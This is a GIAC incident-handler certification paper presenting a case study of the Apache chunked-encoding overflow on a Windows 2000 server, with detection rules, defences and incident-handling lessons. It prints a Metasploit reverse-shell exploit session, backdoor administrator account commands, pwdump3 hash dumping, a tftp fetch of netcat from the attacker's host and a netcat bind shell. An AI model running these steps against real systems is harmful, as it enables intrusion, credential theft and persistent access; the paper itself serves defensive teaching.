Global Information Assurance Certification Paper

Putting The "Patch" Back In Apache

A Case Study Of An Apache Web Server Chunk Handling Exploit

GIAC Certified Incident Handler (GCIH)
Practical Assignment Version 4.0 – Option 2

Art O'Toole
GCIH/Calence Internal
Class Date 10/04
Submitted 3/9/04

Table of Contents

List of Figures

Abstract

This paper will attempt to demonstrate mastery of the GIAC Certified Incident Handler (GCIH) certification program course material by researching, using and handling an exploit. Both sides of the attack process will be explored and detailed in the contents of this paper.

The topic was chosen to share with the community the methods that an attacker used to undermine the network security of a small company (hereinafter "Small Company") as well as the Incident Handling procedures surrounding the incident. This event is based on a "real-life" scenario that I was involved in as part of the incident handling team.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

Statement of Purpose

The exploit in this document is a web server exploit that takes advantage of unpatched Apache web server code. The importance of System Administrators keeping up with current patch levels is vital to network security and underscored by the incident detailed in this paper. This paper documents an instance where a critical patch was overlooked which allowed an attacker to easily gain access to a corporate network.

The exploit techniques will be defined as well as the methods used to keep access on the compromised server.

The Incident handling process will be documented from discovery to lessons learned. Specific log files, topology diagrams, and graphics will be provided where necessary.

The Exploit

Apache HTTP server is one of the Apache Foundation's open source projects. Apache controls approx 70% market share of all web servers[1] currently running in production on the internet.

The Apache Chunked Encoding Overflow takes advantage of the way in which an Apache web server handles chunk-encoded data. This is a remotely exploitable vulnerability in Apache Web servers.

The exploit name is officially known as Apache Chunk 32 code. The victim web server (192.168.32.128) is a Windows 2000 server running Apache 1.3.23.

There are exploits available for the numerous platforms that Apache supports. This paper will focus on a Windows 2000 victim host, although the vulnerability is platform agnostic and exists in both windows and *nix implementations of apache.

Protocols/Services/Applications

This attack was launched using the HTTP protocol and the vulnerability affects:

Web servers based on Apache code versions 1.3 through 1.3.24

[1] Netcraft - Posted by wss at 12:13 PM UTC on Mar 1, 200
http://news.netcraft.com/archives/web_server_survey.html

Web servers based on Apache code versions 2.0 through 2.0.36

Several variants exist of the exploit in the wild.

*BSD:
apache-scalp.c
apache-nosejob.c - Updated version of apache-scalp

"Scalper" worm. The worm targets FreeBSD 4.5 systems running Apache 1.3.22-24 and 1.3.20.

Windows:
apache_chunked_win32.pm – Contained in the Metasploit framework

Description and Exploit Analysis

As described earlier, the vulnerability is a result of the way in which Apache handles chunk-encoded data. This method exploits the chunked transfer integer wrap vulnerability in Apache. Below are several references to this vulnerability:

Open Source Vulnerability Database
http://www.osvdb.org/838

ISS X-force Database
http://xforce.iss.net/xforce/xfdb/9249

Common Vulnerabilities and Exposures - CVE-2002-0392 - CERT VU#944335
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0392

Bugtraq: Apache httpd: vulnerability with chunked encoding
http://seclists.org/lists/bugtraq/2002/Jun/0184.html

This exploit is actually a buffer-overflow of the chunked encoded memory space within Apache. A buffer overflow can occur when a temporary memory space (a buffer) is created by an application expecting user input.



Figure 1 – Original Buffer Area

Once input is received by the application a return instruction is executed. When data is copied to a buffer and is greater than the amount of space allocated the function's return address can be overwritten. This pointer can then be replaced with an attacker's pointer that refers to their own code contained in the data used to overflow the buffer to begin with.



Figure 2 – Return address back to payload shell code

Most attacker's will attempt to have their return address point to code that will spawn a shell (with root level permissions). This requires the attacker to place the code they are trying to execute in the buffer's overflowing area and then overwrite the return address so it points back to the buffer and executes the intended code.

Buffer overflows normally come from an environment variable, user input, or a network connection (in the case of this paper's exploit). Successful attack on a privileged process results in giving the attacker an interactive shell with a privileged user-ID. In this example, the shell will have local system level permissions.

For this exploit to work the attacker sends a chunk-encoded HTTP request that is not signed, therefore the web server uses an incorrect size to create the buffer.

The code used for the exploit in this paper is in the form of a plug-in(apache_chunked_win32 version 1.36) from the Metasploit Framework v2.3[2]. This exploit will be used in conjunction with Metasploit's win32_reverse payload.

The win32_reverse payload will connect back to the attacking machine and spawn a shell.

[2] http://www.metasploit.com/projects/Framework/

Metasploit is an open-source framework that is intended for use by exploit developers for legal penetration testing and research purposes. Metasploit is very modular and offers exploit plug-ins and payload code. The payload code can be used interchangeably with the exploit plug-in provided that the payload fit in the provided space in the exploit.

Exploit/Attack Signatures

There are signatures of this attack that can alert the Network Security staff that an attack is in progress. Some signatures might include passive signatures such as like log entries or active signatures that will detect alarming activity in the TCP stream.

The log entry that was generated during the attack was fairly vague and not indicative that an attack was launched. This line appeared in the apache log file when the exploit was executed:

10.10.10.44 - - [04/Oct/2004:08:39:38 -0600] "GET / HTTP/1.0" 200 1494

This indicates that the attacker (10.10.10.44) sent a HTTP get request for the header to determine the level of vulnerability of this system. This does not indicate an attack is taking place as it is a fairly common web log entry, therefore alerts should not be generated based on this entry.

Nothing appeared in the Windows Event viewer indicating that this attack has been executed on the server.

IDS would be effective in identifying this attack. The following Snort[3] rule (Gen:SID 1:1807) will detect if this exploit is being attempted:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC Chunked-Encoding transfer
attempt"; flow:to_server,established; content:"Transfer-Encoding|3A|"; nocase; content:"chunked"; distance:0; nocase;
reference:bugtraq,4474; reference:bugtraq,4485; reference:bugtraq,5033; reference:cve,2002-0071; reference:cve,2002-
0079; reference:cve,2002-0392; classtype:web-application-attack; sid:1807; rev:10;)
```

Figure 3 – Snort Rule - Gen:SID 1:1807

The packet capture below is an excerpt from the exploit session. Notice the highlighted packet contents that snort will key the rule off of to determine if the attack is being attempted:

```
0030   ff ff d3 46 00 00 47 45 54 20 2f 20 48 54 54 50  ...F..GET / HTTP
0040   2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 2e  /1.1..Host: 192.
```

[3] Snort IDS - www.snort.org

```
0050   31 36 38 2e 33 32 2e 31 32 38 3a 38 30 0d 0a 54  168.32.128:80..T
0060   72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67  ransfer-Encoding
0070   3a 20 43 48 55 4e 4b 45 44 0d 0a 0d 0a 44 45 41  : CHUNKED....
0090   92 f5 42 97 41 4f 37 f8 43 fd 99 41 f9 41 46 92  ..B.AO7.C..A.AF.
```

Figure 4 - Packet Capture of the exploit in process

Platforms/Environments

Victim's Platform and Environment

Victim Server
Windows 2000 Service Pack 4
Apache 1.3.23
IP Address – 192.168.32.128

Firewall – OpenBSD 3.4 running IPF 3.2.8 and IPNAT forwarding port 80 and 21 to victim
External Interface – 192.168.32.2
Internal Interface – 192.168.32.1

Source Network (Attacker)

The attacker's network topology is not incredibly important to this attack. The only requirement is that the attacker must be able to reach the Victim server on standard web port (80) via the Internet. The software being used by the attacker is the Metasploit Framework v2.3.



Figure 5 - Simple diagram of the attack

Target Network (Victim)



Figure 6 - Victim Network

Stages of the Attack

Reconnaissance

The attacker's reconnaissance for this attack was probably straight forward. Sometimes, the reconnaissance phase of an attack is skipped by an attacker because the attacker is not targeting any one network in particular, so a port scan is setup on large Internet IP blocks. Some attackers are simply looking for vulnerable systems that they can find something interesting, or to own the system as a "zombie"[4] to launch an attack on another victim network or host.

Reconnaissance is usually done using several common tools and can provide very effective in discovering information about a target. This information can be most useful in attacks involving social engineering but can also be used to discover specific information about a network. In this example, reconnaissance provides good information on "Small Company's" IP ranges so the attacker's scan can be more focused.

Information that can be discerned during recon includes:

- Authoritative name servers
- SOA to request the Start of Authority record. Could contain valid e-mail address (in the format of user.domain.com instead of the traditional @ format). Also confirms if an attacker is on the right name server (incorrect server reports "Non-authoritative server" before giving the results)
- Zone Transfer - transfer the zone
- Once IP's begin to be received, an attacker will look for similarities. If the records come back all over the place, there probably is at least some off-site hosting. ARIN (American Registry for Internet Numbers)[5] can then be used to identify net block ownership. The goal: to expand the target network range to include not only systems discovered during the Zone Transfer, but also any others in the same net blocks

Once an attacker has the net blocks, the port scanner is targeted at network ranges instead of individual hosts. For instance, NMAP[6] will take CIDR block notation (192.168.32.0/24) as input

Scanning

[4] Zombie – A computer that has been compromised by an attacker and contains a back-door that the attacker can use at a later time to launch future attacks, or relay spam.
[5] http://www.arin.net/
[6] http://www.insecure.org

There are a variety of Scanning tools available to a potential attacker. Some popular scanning tools are nmap, nessus and retina. Here is a sample scan using NMAP v3.75 of the victim host, this details what the attacker might have seen during their scanning phase of this attack:

```
C:\nmap-3.75>nmap -PS80 192.168.32.2

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2005-03-
02 14:10 Eastern Standard Time
Interesting ports on IS~VICTIM (192.168.32.2):
(The 1655 ports scanned but not shown below are in state:
closed)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http

Nmap run completed -- 1 IP address (1 host up) scanned in 6.149
seconds
```

Figure 7 – nmap scan of Victim Net Firewall

The attacker scanned the public firewall address 192.168.32.2. The results showed both ftp and http ports open on that host.

Nmap is a useful for finding open ports on networks as well as identifying OS versions. These NMAP scans can be done with options to reduce the likelihood of detection. These features make NMAP incredibly useful to the Attacker.

Now that the attacker knows that there is a web server that is available to the internet, the next step is identifying the host's level of vulnerability.

The attacker can easily identify "Small Company's" vulnerable host by using some additional scanning tools. In fact, Metasploit has a function that allows a "check" of victim systems to determine if it's exploitable. The check command is entered at the Metasploit console after the exploit and remote host are set. It looks something like this:

```
msf > use apache_chunked_win32
msf apache_chunked_win32(win32_reverse) > set rhost
192.168.32.2
rhost -> 192.168.32.2
msf apache_chunked_win32(win32_reverse) > check
[*] Vulnerable server 'Apache/1.3.23 (Win32)'
```

Figure 8 – Metasploit check of vulnerability on victim net

Based on the above output from the Metasploit check command, the victim machine (rhost) is vulnerable to this exploit.

Netcraft is another commonly used tool by attackers to determine the web server version and operating system of a website. Simply visit www.netcraft.com and enter the URL of the target site. The results will look something like:

FreeBSD	Apache/1.3.26 (Unix) mod_perl/1.27	17-Feb-2005	195.92.95.5	Netcraft Energis Netblock

Figure 9 – Netcraft query output

Another method for discovering a machine's vulnerability is to use a tool called Netcat*. Netcat has the ability to see the full HTTP header, so an attacker can see which web server a particular site is running on. Below is an example of how it is possible to identify the web server version (and OS) using netcat[7] (note the server version in red).

Create a file "header.txt" containing the following line and then a blank line:

```
GET / HTTP/1.0
```

Then at the console type (replace 192.168.32.128 with the target IP address)

```
C:\nc>nc -v 192.168.32.2 80 < header.txt

DNS fwd/rev mismatch: VICTIM != VICTIM….com
VICTIM [192.168.32.2] 80 (http) open
HTTP/1.1 200 OK
Date: Wed, 02 Mar 2005 19:25:24 GMT
Server: Apache/1.3.23 (Win32)
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Thu, 03 May 2001 22:00:38 GMT
ETag: "0-5d6-3af1d506;420cdc28"
Accept-Ranges: bytes
Content-Length: 1494
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Wed, 02 Mar 2005 19:25:24 GMT

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
….. ….
</html>
```

[7] http://netcat.sourceforge.net/download.php

Figure 10 – Netcat Vulnerability check

Once a vulnerability is confirmed to exist on the system, the attacker is prepared to move on to the exploit.

Exploiting the System

Exploiting the system in this case was made quite a bit easier by the use of the exploit tool "Metasploit". The attacker did not need to have any in depth understanding of the exploit in order to execute this attack. They simply started their instance of Metasploit and loaded the exploit code.

```
+ -- --=[ msfconsole v2.3 [46 exploits - 68 payloads]

msf > use apache_chunked_win32
msf apache_chunked_win32(win32_reverse) > set rhost 192.168.32.2
rhost -> 192.168.32.2
msf apache_chunked_win32(win32_reverse) > check
[*] Vulnerable server 'Apache/1.3.23 (Win32)'
msf apache_chunked_win32(win32_reverse) > set LHOST 10.10.10.44
LHOST -> 10.10.10.44
msf apache_chunked_win32(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Trying to exploit Windows 2000 using return 0x1c0f143c with
padding of 348..
.
[*] Trying to exploit Windows NT using return 0x1c0f1022 with
padding of 348...
[*] Trying to exploit Windows 2000 using return 0x1c0f143c with
padding of 352..
.
[*] Trying to exploit Windows NT using return 0x1c0f1022 with
padding of 352...
[*] Trying to exploit Windows 2000 using return 0x1c0f143c with
padding of 356..
.
[*] Trying to exploit Windows NT using return 0x1c0f1022 with
padding of 356...
[*] Trying to exploit Windows 2000 using return 0x1c0f143c with
padding of 360..
.
[*] Got connection from 10.10.10.44:4321 <-> 10.10.10.44:3080
```

A command prompt (with local system privileges) is returned to the attacker:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

```
c:\program files\apache group\apache>
```

Figure 11 - Exploit

We can see who the console is running as by executing a whoami command for windows:

```
C:\Program Files\Resource Kit>whoami
whoami
NT AUTHORITY\SYSTEM
```

Figure 12 - whoami

Once the victim system has been successfully compromised, there are several attack vectors that the attacker can pursue. Most likely the attacker will immediately take steps to retain access. While specific evidence of this was not present during "Small Company's" incident, it is usually one of the first things an attacker will do.

Keeping Access

Once a host has been compromised, the next step for an attacker is to retain that level of access for future use. Backdoors are installed in case the system administrator of the victim host patches the vulnerable system and eliminates the attacker's method of access. There are several ways in which this is done.

NT accounts or Shell accounts can be created with admin/root privileges so that an attacker can access the victim system using their own admin level username and password. This is a risk for most attackers because new accounts can be easily identified by savvy system administrators or a Host Intrusion Detection System.

This type of access is usually only pursued if there is already a remote access service (telnetd, sshd, remote desktop, terminal services) running on the host and is accessible through the firewall from the internet. If there isn't one the attacker will have no trouble creating their own as we will demonstrate later with netcat.

If the attacker is inclined, a new user account can be added easily from the command prompt that was launched during the exploit.

Users can be added from the command line by executing the following commands:

```
C:\>NET USER asmith 123password /ADD
NET USER asmith 123password /ADD
The command completed successfully.
```

Figure 13 – NET USER

```
C:\>NET LOCALGROUP administrators asmith /add
NET LOCALGROUP administrators asmith /add
The command completed successfully.
```

Figure 14 – NET LOCALGROUP

Using usernames that are consistent with the rest of the user base is the preferred method of attackers, to prevent the account from sticking out when the accounts are browsed.

Using existing administrative level accounts is often times preferred by the attacker, because these accounts are already present on the system and will not trigger any alarms. Password cracking tools like `pwdump3` can be used to copy the account database and the "hashed" passwords for each account. This tool is easily copied to the victim host via tftp.

Once copied to a directory, the following commands are issued:

```
C:\>pwdump3 machinename pw.txt
```

Figure 15 – pwdump3

Usage: PWDUMP3 machineName [outputFile] [userName]

In our example username was not necessary because the command prompt was executed as a privileged user by the exploit payload.

The output contained in pw.txt will look something like:

```
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
IUSR_W2K:1001:1307F88F0984E12F16F3B90EB835D76E:D89C1BAEB846FE2745F9154D0CC29400:::
IWAM_W2K:1002:DE527EF1F2799E1D8DD75DB939BA0247:A5431398083AD099833B321088C410A2:::
asmith:1003:194E407EEC4155A9AAD3B435B51404EE:9A878BF69610CA02F2452FB974A8E68D:::
win2k:1000:NO PASSWORD*********************:NO PASSWORD*********************:::
```

Figure 16 – pwdump3 output

The fields are colon (:) delimited. The first field is the username, second is the SID and the third field is the password hash.

The attacker will then transfer this file back to the attacking machine for off-line cracking.

A cracking program that utilizes Rainbow tables is currently the most efficient method for cracking passwords provided that the tables being used include Alpha (case - sensitive), numerals and special characters.

Another favorite of attackers is a versatile tool called netcat which is commonly downloaded to exploited hosts using tftp.

Figure C – Netcat downloaded via tftp:

```
C:\temp>tftp –i 10.10.10.44 IP GET nc.exe
Transfer successful:26112 bytes in 1 second, 26112 bytes/s
```

Figure 17 – tftp Netcat

Netcat can be used to do a variety of things and is often referred to as the "TCP/IP swiss army knife". Primary features of netcat are:

* Outbound or inbound connections, TCP or UDP, to or from any ports
* Full DNS forward/reverse checking, with appropriate warnings
* Ability to use any local source port
* Ability to use any locally-configured network source address
* Built-in port-scanning capabilities, with randomizer
* Can read command line arguments from standard input
* Slow-send mode, one line every N seconds
* Hex dump of transmitted and received data
* Ability to let another program service established connections
* Telnet-options responder

A common use for netcat is to configure it to listen on a specified port for an incoming shell request. Here is an example of the command:

```
C:\>nc -l -p 66 -t -e cmd.exe
```

Figure 18 – nc in listening mode

Where:

- –l specifies listener mode
- -p specifies the port
- -t handles any telnet negotiation the client might require
- –e is the program to launch.

The attacker can then telnet to that port and have shell access without any authentication required.

```
C:\>telnet 192.168.32.128 66
```

Figure 19 – telnet to netcat port

In this example, shell code with elevated privileges already existed as part of the exploit payload. So password crackers and other tools were able to be easily downloaded via TFTP without the help of additional applications like netcat.

Covering Tracks

An attacker will attempt to be as stealthy as possible when attacking a system. Often times log files are deleted or proxies are used to prevent detection. In this example, since the system was not changed very much by the attacker, no steps were taken to cover their tracks.

Usually any log files that may have logged the attacking IP address are deleted. In "Small Company's" incident, there was one apache log entry that showed the IP address of the attacking system. The log entry was the aforementioned header request:

10.10.10.44 - - [04/Oct/2004:08:39:38 -0600] "GET / HTTP/1.0" 200 1494

Figure 20 – Apache log entry from attack

Any password dumping tools (Pwdump3) or scanning tools are usually deleted when the attacker is through using them. This eliminates the likelyhood of someone stumbling across them while browsing the system.

One method that attackers will use to cover their tracks especially if using a system for criminal activity is a "dead man switch". This is a tripwire that can be setup on the system to effectively delete the contents of the system, or to encrypt certain files when a certain condition is met. The tripwire can be loss of connection to the victim host by the attacker which could indicate that their activity has been detected.

The Incident Handling Process

The six step incident handling process was not followed properly in "Small Company's" incident. Their process will be detailed and the overlooked items will be discussed.

Preparation Phase

Thorough policies should be the foundation for all corporate information protection practices. Information Security policies should be published company wide and effectively communicated to user communities and IT staff. Some policies should be geared to end-users of corporate technology resources and other policies should be internally used by corporate IT staff.

"Small company" had their support staff contact customers to inform them of the outage in case their customer's were trying to use those systems while the backup machine was being brought up. There should have been a written policy for notifying outside organizations of the outage. The policy should mention what company personnel are permitted to say and not say. For example, support staff should never be the person notifying a customer of a security breach. Those matters need to be handled extremely skillfully and should be handled by corporate communications or a public relations group.

Small company's Incident Handling team did not have a full Jump kit on hand at the time of the incident. Although the team did have enough components of what is considered a jump kit to be successful in handling this attack. The components used by the IH team were OS and application media, notepads, and backup hardware and software.

A good jump kit should contain all the necessary tools for responding to an incident. The jump kit typically ought to include:

- Verified copies of Operating System
- Application installation media
- Media for evidence storage
- Backup software and hardware
- Boot diskettes for common operating systems
- Blank floppy diskettes
- Tape recorder
- Digital camera
- Notepads
- Hard copies of important phone numbers in the jump kit.These might include (but are not restricted to) Company Management, Company Technical contacts, Vendors, Law Enforcement and ISP.

Existing Countermeasures

Since "Small Company" did not allocate sufficient resources to network security and system maintenance there were only minimal countermeasures in place to stop attacks.

The most obvious countermeasure would have been to upgrade Apache to version 1.3.26, 2.0.39 or higher, as it has fixed this vulnerability. "Small Company" did not place the proper emphasis on proactive security measures (eg patching) therefore leaving an extremely vulnerable service (with a long well-known vulnerability) exposed to the internet. In the event of a "Zero-day attack"[8], intrusion detection and incident response capabilities are the best weapons to minimize the impact of an attack.

Another method to defend against this specific attack would have been to disable chunked encoding uploads on the server. One way to do this is to add the apache module mod_blowchunks[9], which will log and reject chunked encoding requests. This module can be added by compiling it and an apxs command if the apache server was installed with DSO. DSO is Dynamic Shared Object Support and allows apache modules to be executed and inserted separately from the apache binaries. To check if DSO was included in the apache installation, execute the following command (windows only):

```
C:\PROGRA~1\Apache Group\Apache>apache.exe -l
```

Figure 21 – Apache compiled-in module list

If "mod_so.c" is in the output the server will support adding the module without having to recompile apache. If mod_so.c does not exist, then DSO is not supported and this module will need to be included when compiling apache. If this is the case then most system adminstrators will simply install a newer version of apache.

There is also a BlowChunks.pl for mod_perl enabled servers. Follow the above instructions and look for mod_perl in the output. If the server is mod_perl enabled, paste the code into the end of your existing httpd.conf, and restart.

While both of these methods allow for quick protection against this exploit, a full apache upgrade is still recommended to protect against all vulnerabilities that exist in this release.

[8] An attack launched using an exploit that is not yet widely known the net sec community. Therefore far more effective by attackers because Network Security personnel are not prepared to identify or defend against the attack.
[9] http://www.freshports.org/www/mod_blowchunks/

A firewall was in place that only permitted required incoming ports to be accessible. Since this attack was exploited a web server vulnerability (communicating on standard http port 80), this rule permitted the attacker to reach the web server unabated. The actual rule looked something like:

```
pass in quick on fxp0 proto tcp from any to 192.168.32.128 port = 80 flags S keep state
```

Figure 22 - Firewall rule

This exploit uses a normal HTTP connection so it was not an option to block the connection (with a rule) without blocking web access altogether.

Egress rules are a good idea to employ on the firewall for all networks. The absence of outgoing rules in this example could have potentially prevented the payload that the attacker used to connect back to the attacking machine.

Once the exploit was executed, the payload code opened a socket from the victim back out to the attacking machine to provide the remote shell. If an egress rule existed that did not allow the webserver to open sockets to internet ports, then the payload could have probably been prevented from successfully providing a shell to the attacker. These rules also can prevent Trojans and other successful exploits from initiating connections outbound on non standard ports. Outgoing rules would have presented a problem for the attacker and could potentially discourage a novice attacker.

Strong passwords[10] were employed but were not effective in this case because the exploit payload allowed the attacker to gain privileged access to the system without being challenged for a password. Although strong passwords might have been useful in preventing the attacker from successfully gaining access to machines inside the company's LAN.

Firewalls are effective in thwarting certain types of attacks, but when vulnerabilities exist in services that are trusted by the firewall, the best option for detection is to use an Intrusion Detection System. In our example, there was no IDS in place to detect the exploit in progress. IDS would have alerted the IH team immediately if the exploit was detected and the team could have reacted much quicker. Plus, the nature of the attack would be immediately known by the Incident Handling team because the IDS will not only alert but will identify with references exactly what the attack type is.

The IDS needs to be configured to alert when these activities are taking place and signature files need to be updated regularly to identify new threats. Below

[10] A strong password is one that is at least eight characters, includes a combination of letters, numbers, and symbols and is easy for you to remember, but difficult for others to guess.

are several examples of rule signatures for two popular Intrusion Detection Systems that will detect this attack or its variants.

Several Snort Signatures:

Snort Signature ID: 1807 This event is generated when an attempt is made to exploit a known vulnerability on a web server or a web application resident on a web server.

Snort Signature ID: 1808 - An attacker is using exploit code for the Apache chunked encoding vulnerability against your web server. *BSD only

